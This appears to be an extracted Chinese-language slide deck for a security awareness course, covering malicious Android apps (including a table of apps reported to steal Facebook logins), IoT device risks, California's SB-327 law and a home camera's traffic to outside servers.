
 **糖果傳奇**
需要下列項目的存取權

- 💰 應用程式內購
- 📶 Wi-Fi 連線資訊


Google Play | G Pay 接受

關於這個遊戲 →

Android系統APP安全





Android系統APP安全




- Android系統APP




Android系統APP安全



IOS系統APP安全



IOS系統APP安全



2017年度刪除 70萬個惡意 APP

- 與2016年度相比惡意程式上升數量多出**70%**
- Google在2017年共將10萬名惡意應用程式開發者停權
- 並刪除25萬個仿冒的惡意APP
- Google封鎖之惡意程式條件如下
 - 冒充熱門應用程式
 - 不適當的內容
 - 潛在的有害應用程式 (PHA)



APP會竊取用戶的 Facebook 帳密

- Google 已經把這 25 款 Apps 下架，但之前下載量已經超過 234 萬次



Application name	Package	Installs	Created date
Super Wallpapers Flashlight	com.wallpaper.flashlight.compass	500000	2019-07-23
Padenatof	com.sun.newjbq.beijing.ten	500000	2020-03-24
Wallpaper Level	com.liapp.level	100000	2019-04-22
Contour level wallpaper	com.communication.walllevel	100000	2019-04-28
iPlayer & iWallpaper	com.ldl.videoedit.iwallpapers	100000	2020-03-20
Video Maker	com.androidapp.videoseditv	100000	2020-04-03
Color Wallpapers	com.play.ljj.wallpapercomapss	100000	2019-09-26
Pedometer	com.baidu.news.pedometer	100000	2020-01-18
Powerful Flashlight	com.meituan.ybw.flash	100000	2019-12-25
Super Bright Flashlight	com.tqyapp.sb.flashlight	100000	2019-01-18
Super Flashlight	com.superapp.xincheng	100000	2020-03-03
Solitaire Game	com.game.tqsolitaire	100000	2019-04-24
Accurate scanning of QR code	com.tqyapp.qr	50000	2019-02-20
Classic card game	com.card.solitairenew	50000	2019-05-09
Junk file cleaning	com.xdapp.cleaning	50000	2019-03-22
Synthetic Z	com.tqygame.synthetic	50000	2019-04-06
File Manager	com.smt.filemanager	50000	2017-12-27
Composite Z	com.game.hcz	50000	2019-04-22
Screenshot Capture	com.tianqiyang.lww.screenedit	10000	2019-07-03
Daily Horoscope Wallpapers	com.tianqiyang.lww.constellation	10000	2019-07-12
Wuxia Reader	com.wuxiareader	10000	2017-05-14
Plus Weather	com.plus.android.weather	10000	2018-07-18
Anime Live Wallpaper	com.tqyapp.chuangtai	100	2019-01-10
iHealth Step Counter	com.tiantianlang.tencent	N/A	2019-11-18
com.tqyapp.fiction	com.tqyapp.fiction	N/A	1970-01-01

聯網裝置的安全性

- 駭客入侵手機 引狼入室不自覺




課程大綱

- 深入淺出聊個資
- 個人資料面面觀
- 人手一機時代下的危機
- **連網裝置的安全概觀**
- 面對威脅的防護重點
- 你所不知道的網路世界(暗網)

萬物連網後的思維

- 當每一件事都連上網路後，代表了2件事：
 - 網路安全影響了每一件事
 - 每一件事都變成了網路安全
- <https://www.ithome.com.tw/news/129804>



萬物聯網時代 萬物皆可駭

- 現代科技不可否認地帶來了各種好處，但也有其不好的地方。將所有設備和系統與網際網路聯繫在一起也讓惡意力量混了進來，**IoT如雙面刃**
- 起床那一刻
 - 家庭網路
 - 社群媒體帳號
- 上班的路上
 - 身份辨識
 - 智慧城市
- 在工作場所
 - 生物識別系統
 - 工業機器人、IoT設備



駭客也會攻擊IoT

- 一般的IoT存在下列幾個角色
 - 末端裝置：網路攝影機、智慧音箱、感測器、智能手錶..
 - 網路設備：Gateway、路由器..
 - 雲端：後台伺服器、更新伺服器..
 - 使用者介面：網頁應用程式、API、手機APP..



物聯網的特性

1. 大範圍的影響力與威脅

2. 物聯網的系統與設備壽命週期長

3. 物聯網設備難以監測

4. 設備間與網路環境的溝通特性不同

5. 物聯網設備與性能是有限的

6. 物聯網設備皆具通信功能



美國加州物聯網裝置資訊隱私法案

加州IoT法案為全美第一個物聯網裝置的資訊隱私法案

- 2018年9月通過
- 《SB-327 Information Privacy: Connected Devices》

所有的IoT裝置可連接外網須供合理安全功能

- 預設密碼須獨立
- 使用者首次使用需提醒消費者重新設定密碼

2020年1月正式生效，但仍 有資安疑慮

- 未加密的韌體更新，
- 未加密的監視器影像串流畫面
- 明文與伺服器通訊

物聯網的安全性

- 物聯網的設備存在漏洞，影響使用者最嚴重？
 - 路由器存在漏洞？
 - 感測器存在漏洞？
 - 智能馬桶存在漏洞？
 - 智慧汽車存在漏洞？
 - 智慧冰箱存在漏洞？
 - 雲端管理存在漏洞？
 - 手機應用程式存在漏洞？
 - 網路攝影機存在漏洞？

物聯網之間的合作關係

- 首先瞭解這些IoT角色之間的關係


IoT末端裝置需透過
路由器等中介設備接
收資料

使用者須透過使用者
介面控制IoT裝置





聯網裝置的安全性

- IoT產品運作模式 (1/2)



聯網裝置的安全性

- IoT產品運作模式 (2/2)



聯網裝置的安全性

- 那這些產品真正會影響使用者最嚴重的是？
- 路由器存在漏洞？
 - 整個區域網路被駭入
- 感測器存在漏洞？
 - 個人資料被竊取，嚴重影響區網安全
- 智能馬桶存在漏洞？
 - 個人財損，嚴重影響區網安全
- 智慧汽車存在漏洞？
 - 個人人身安全、個人資料被竊取，嚴重影響區網安全
- 智慧冰箱存在漏洞？
 - 個人財損，嚴重影響區網安全

聯網裝置的安全性

- 那這些產品真正會影響使用者最嚴重的是？
- 雲端管理存在漏洞？
 - 個人資料被竊取，嚴重影響區網安全
- 手機應用程式存在漏洞？
 - 個人資料被竊取，嚴重影響區網安全
- 網路攝影機存在漏洞？
 - 個人資料被竊取，嚴重影響區網安全

聯網裝置的安全性

- 你的攝影機不是你的攝影機

ID	協議	來源 IP	目的 IP	來源連接埠	目的連接埠
1	UDP	192.168.2.42	42.157.163.134	44543	10001
2	UDP	192.168.2.42	110.43.39.133	44543	10001
3	UDP	192.168.2.42	110.43.68.2	44543	10001
4	UDP	192.168.2.42	120.92.67.36	49436	8053

顯示: 第一頁 上一頁 下一頁 最終頁 ▼ 總計:4

